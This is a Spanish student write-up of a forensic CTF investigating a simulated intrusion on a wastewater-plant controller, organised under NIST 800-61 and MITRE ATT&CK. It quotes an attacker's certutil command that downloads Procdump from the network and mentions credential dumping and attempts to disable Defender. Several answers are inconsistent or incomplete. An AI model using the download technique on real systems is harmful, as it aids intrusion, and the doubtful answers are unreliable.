Informe
NIST/MITRE CTF

Protección de Activos

Versión	Fecha	Auditores	Cambios
1.0	21/11/2025	Jesús Cano Edward Félix Jon Ormaechea Ignacio Elizaga Luca Caldo Salguero	

1. Introducción

Este documento presenta los hallazgos y conclusiones del ejercicio de análisis y respuesta realizado sobre las evidencias del host “Poop Controller” en el marco del CTF Protección de Activos – Caso Jarama. Describe el alcance, la metodología aplicada (revisión, análisis de logs, detección de actividad maliciosa y reconstrucción de la cadena de ataque) y los principales indicadores identificados.
El objetivo de la entrega es demostrar la capacidad del equipo para aplicar metodologías NIST 800-61 y MITRE ATT&CK, evaluar la secuencia real de compromisos que llevó al vertido de aguas residuales, identificar los vectores utilizados por el atacante “Fancy Poodle”, y documentar cómo se produjo la intrusión, la escalada de privilegios y las acciones posteriores dentro del sistema.

2. Clasificación del Incidente

ID/Nombre del incidente:
Fecha/hora del incidente analizado:
Origen de las evidencias: Host Poop Controller
Fecha de análisis por el equipo:
Evidencias: Registros extraídos (Sysmon/Windows Event Logs/TeamViewer logs)
Severidad estimada (Bajo/Medio/Alto/Crítico): Crítico
Estado del análisis (Abierto/En contención/Resuelto/Cerrado/Revisión): Revisión

3. Resumen Ejecutivo

El 12 de marzo de 2021, la planta de tratamiento de aguas residuales de San Pedro del Arroyo experimentó un incidente crítico que resultó en la activación del modo de retrolavado y el vertido de aguas residuales al río Jarama, provocando un impacto ambiental inmediato. La revisión forense de las evidencias extraídas del host Poop Controller permitió identificar que la intrusión fue realizada por un actor malicioso apodado “Fancy Poodle”, quien explotó canales de acceso remoto y vulnerabilidades en la supervisión del sistema para manipular operaciones críticas de la planta.
Durante el análisis, los equipos de Protección de Activos identificaron acciones clave del atacante, incluyendo: intentos de inicio de sesión por fuerza bruta sobre la cuenta Administrador mediante RDP, ejecución de archivos maliciosos descargados, intentos fallidos de desactivar Windows Defender y manipulación de procesos críticos del sistema mediante herramientas como Procdump. Las evidencias recopiladas incluyen registros de eventos de Windows y Sysmon, archivos de volcado de memoria, rutas de archivos comprometidos, conexiones de red y direcciones IP asociadas a la actividad maliciosa.
El análisis permitió reconstruir con precisión la línea temporal del incidente, establecer indicadores de compromiso (IoCs) confiables y fundamentar medidas de contención, erradicación y mitigación para escenarios similares en entornos industriales. Este informe documenta el alcance del incidente, las tácticas y técnicas empleadas por el atacante según la matriz MITRE ATT&CK, y proporciona recomendaciones para reforzar la protección de los activos críticos de la planta, sirviendo como guía para la mejora continua de la seguridad operacional.

4. Alcance del Análisis

El presente análisis se centra exclusivamente en las evidencias extraídas del host Poop Controller en el marco del CTF “Caso Jarama”. El objetivo principal es reconstruir la secuencia de eventos que permitió la intrusión del actor malicioso “Fancy Poodle”, identificar los vectores de ataque utilizados, analizar los registros de seguridad y generar indicadores de compromiso (IoCs) confiables.
Quedan fuera del alcance del análisis los sistemas en producción de la planta, las redes externas y cualquier componente del software de simulación Simba que no esté directamente vinculado al host comprometido. Asimismo, no se realizaron modificaciones sobre los sistemas ni se interactuó con los procesos operativos reales; todas las actividades se llevaron a cabo sobre evidencias forenses copiadas y preprocesadas para el CTF.
Este apartado delimita claramente el ámbito del ejercicio, asegurando que la investigación se enfoque únicamente en los artefactos y registros disponibles, siguiendo buenas prácticas de protección de activos y metodologías NIST 800-61 y MITRE ATT&CK.

5. Metodología

La metodología aplicada sigue los estándares de NIST 800-61 (Computer Security Incident Handling Guide) y MITRE ATT&CK, adaptada al contexto del CTF de Protección de Activos, y centrada en la investigación del incidente en la planta de tratamiento de aguas residuales. Las fases se estructuran de la siguiente manera:

1. Preparación / Preparation

Definición de alcance y reglas del ejercicio: el análisis se realiza únicamente sobre las evidencias extraídas del host Poop Controller. . Las actividades son de carácter forense y analítico, sin interacción con sistemas en producción.
Se determinan objetivos claros: reconstruir la secuencia de eventos, identificar el vector de intrusión de “Fancy Poodle”, recopilar evidencias y documentar hallazgos según las mejores prácticas de NIST y MITRE ATT&CK.

2. Detección y Análisis / Detection & Analysis

Recopilación y revisión de todos los artefactos disponibles:
- Logs de Windows y Sysmon.
- Timeline preprocesado (psorted.csv).
- Configuraciones críticas del sistema.

Se emplean herramientas de análisis de logs (Event Log Explorer, EZViewer) y técnicas de correlación de eventos para reconstruir la actividad histórica. Se identifican indicadores de compromiso (IoCs), patrones de intrusión y vectores de ataque. Esta fase permite modelar la amenaza y priorizar eventos críticos para su análisis detallado.

3. Contención / Containment

En esta fase se evalúan las acciones que habrían limitado el impacto del ataque si se hubieran aplicado en tiempo real:
- Identificación de procesos y servicios comprometidos.

- Determinación de cuentas y accesos explotados.
- Establecimiento de medidas de mitigación sobre artefactos afectados.

El objetivo es demostrar cómo se podría minimizar la propagación de la intrusión y proteger los activos críticos de la planta.

4. Erradicación y Recuperación / Eradication & Recovery

Reconstrucción del ataque paso a paso:
- Correlación de logs y eventos críticos para eliminar artefactos maliciosos.
- Verificación de intentos de desactivación de Windows Defender y manipulación de procesos críticos.
- Documentación de los vectores utilizados por el atacante para comprometer el host.

Se extraen IoCs (IPs, dominios, hashes, rutas de archivos) y se validan los procedimientos que habrían restaurado la seguridad y funcionalidad normal del sistema.

5. Post-Incident Activity / Post-Investigación

En esta fase se analizan las lecciones aprendidas y se consolidan las evidencias:
- Creación de timeline completo del incidente.
- Identificación de patrones y técnicas MITRE ATT&CK usadas durante la intrusión.
- Generación de recomendaciones para mejorar la protección de activos, fortalecer controles de acceso y supervisión de sistemas críticos.

El informe final documenta todo el proceso de análisis, evidencias recopiladas y hallazgos, sirviendo como entrega oficial del CTF y guía para fortalecer la protección futura.

6. Análisis Técnico


En este apartado, los equipos deben documentar de manera completa la resolución del CTF “Caso Jarama”. Se presentan a continuación todos los retos y preguntas solicitados por el CSIRT para la revisión del caso, orientados al análisis del host Poop Controller. Este cuestionario permite registrar hallazgos, evidencias, líneas de tiempo e indicadores de compromiso (IoCs) obtenidos durante el ejercicio

RETO 1


Revisando las evidencias extraídas del host “Poop Controller”, uno de los registros muestra que Windows Defender detectó una amenaza durante el incidente que provocó el vertido de aguas residuales:

¿Cuál era el nombre completo de la amenaza detectada por Windows Defender el día del incidente?

Trojan:Win32/Ceprolad.A




Buscar Defender y nos salen dos archivos.



RETO 2

Analizando las evidencias extraídas del host “Poop Controller”, se observa que una herramienta de software comercial de acceso remoto estaba instalada y activa durante el incidente:
¿Cuál es el nombre de esta aplicación de acceso remoto? WinRM. En la ruta 399c405d-52a6-4f9e-90b7-6f1dc7d99721_ProtecciónActivos.zip.721\CasoJarama\Windows.zip\Windows\System32\winevt\EventLogs, analizamos el registro de System y encontramos varias advertencias y errores.



Nombre	Tipo	Tamaño comprimido	Protegido ...	Tamaño	Relación	Fecha de modificación
$I30	Archivo	1 KB	No	4 KB	86%	12/03/2021 15:01
Application	Registro de eventos	78 KB	No	1.092 KB	93%	12/03/2021 13:12
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	1 KB	No	68 KB	99%	08/03/2021 10:35
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	95 KB	No	1.028 KB	91%	12/03/2021 15:01
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	86 KB	No	1.028 KB	92%	12/03/2021 15:01
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	1 KB	No	68 KB	100%	08/03/2021 10:35
Microsoft-WindowsAzure-Status%...	Registro de eventos	18 KB	No	1.028 KB	99%	12/03/2021 13:12
Microsoft-WindowsAzure-Status%...	Registro de eventos	3 KB	No	68 KB	97%	12/03/2021 13:12
Security	Registro de eventos	441 KB	No	6.212 KB	93%	12/03/2021 15:01
System	Registro de eventos	228 KB	No	2.116 KB	90%	12/03/2021 15:01
Windows Azure	Registro de eventos	14 KB	No	68 KB	81%	08/03/2021 10:59

Hay una advertencia del 06/02/2021 que menciona la aplicación de acceso remoto WinRm.


RETO 3

Al analizar las evidencias extraídas del host “Poop Controller”, se revisaron los registros de TeamViewer. Según el análisis histórico, todos los inicios de sesión de TeamViewer eran legítimos y se utilizó únicamente la cuenta de usuario “MrPoop”. Debido a problemas de conectividad con TeamViewer, el atacante recurrió a conectarse mediante RDP:


Según tu revisión de los registros disponibles, ¿qué tipo de ataque lanzó el atacante contra el host para obtener acceso a la cuenta de Administrador?

Ha realizado un ataque de explotación utilizando la aplicación de acceso remoto Winrm, conexión remota.

¿Cuál fue el dominio consultado en la primera petición de DNS realizada por la aplicación TeamViewer después de su instalación?
-Fue Bex.




Según los registros proporcionados de TeamViewer, ¿cuál fue la dirección IP de la última conexión exitosa de TeamViewer con el host?




RETO 4

Gracias a la revisión de los registros históricos del host “Poop Controller”, ahora sabemos que el atacante estuvo especialmente activo entre las 08:00 y las 09:00 UTC del 12 de marzo de 2021. Antes de lograr desactivar Windows Defender, el atacante realizó varias acciones destinadas a evaluar el sistema, descargar herramientas y manipular la configuración de seguridad:

¿Qué comando ejecutó el atacante en el host para averiguar qué software antivirus (si es que había alguno) estaba activo en el sistema?




¿Cuál fue el comando completo ejecutado por el atacante que resultó en la descarga exitosa de un archivo al host?



certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip”

El atacante intentó, sin éxito, desactivar Windows Defender mediante la línea de comandos. ¿Qué comando ejecutó en el host para realizar este intento?




RETO 5

Según las evidencias extraídas del host “Poop Controller”, las primeras señales de vertido de aguas residuales al río Jarama fueron alrededor de las 14:00 hora local del 12 de marzo de 2021. Los registros indican que, una vez activado el modo de retrolavado, la planta tardaría al menos 45 minutos en verter las aguas residuales. Además, se identificó un archivo en el sistema que coincide con los cronogramas y que el atacante probablemente podría haber utilizado para iniciar el retrolavado:

Procdump: se utilizó para volcar la memoria de un proceso muy específico, probablemente en un intento de obtener credenciales adicionales del host. ¿Cuál es la ruta completa del ejecutable de este proceso en el disco? (ej.: c:\carpeta\archivo.exe)


ruta: **C:\tmp**



